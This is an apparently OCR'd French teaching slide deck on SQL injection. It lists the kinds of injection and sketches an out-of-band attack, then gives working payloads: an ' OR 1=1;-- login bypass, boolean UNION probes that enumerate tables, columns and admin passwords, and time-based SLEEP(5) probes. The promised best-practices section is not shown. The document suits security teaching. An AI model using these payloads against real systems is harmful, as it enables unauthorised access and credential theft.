

INJECTIONS SQL


1. SOMMAIRE
2. TYPES D'INJECTIONS
    a) IN-BAND SQLi
    b) BLIND SQLi
3. DEMO
4. BONNES PRATIQUES




Types of SQL Injection
In-band
Out of band
Inferential
Error based
Union based
Boolean based
Time based

Out-of-Band SQLi

attaque en 3 étapes





Envoyer requête à un site web vulnérable avec un payload


Site web envoie la requête à la DB avec le payload

Payload force une requête HTTP vers la machine du hacker avec data de la DB

In-Band SQLi: Error-Based + Union-Based







Blind SQLi - Authentication Bypass

Implémentation "classique":

```
SELECT * FROM users WHERE username='username' AND password='password';
```

Injection: `' OR 1=1;--`

Injection dans le champ username:

```
SELECT * FROM users WHERE username='' OR 1=1;-- AND password='password';
```

Injection dans le champ password:

```
SELECT * FROM users WHERE username='' AND password='' OR 1=1; --';
```

Blind SQLi - Boolean Based

Implémentation "classique":

```
SELECT * FROM users WHERE username = 'username';
```

Série d'injections:

```
SELECT * FROM users WHERE username = '
```

```
admin123' UNION SELECT 1;--
```

```
admin123' UNION SELECT 1,2,3;--
```

ENUMERATION DE LA DB

```
admin123' UNION SELECT 1,2,3 WHERE database() LIKE 's%';--
```

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE
table_schema = 'sqli_three' AND table_name LIKE 'a%';--
```

```
admin123' UNION SELECT 1,2,3 FROM information_schema.columns WHERE
table_shema='sqli_three' AND table_name='users' AND column_name LIKE
'a%';--
```

```
admin123' UNION SELECT 1,2,3 FROM users WHERE username LIKE 'a%
```

```
admin123' UNION SELECT 1,2,3 FROM users WHERE username='admin' AND
password LIKE 'a%
```

...

Blind SQLi - Time Based

Implémentation "classique":

```
SELECT * FROM users WHERE username = 'username';
```

Série d'injections:

```
admin123' UNION SELECT SLEEP(5);--

admin123' UNION SELECT SLEEP(5),2;--

admin123' UNION SELECT SLEEP(5),2 WHERE database() LIKE 'u%';--

...

admin123' UNION SELECT 1,2 FROM users WHERE username='admin' AND
password LIKE 'a%

...
```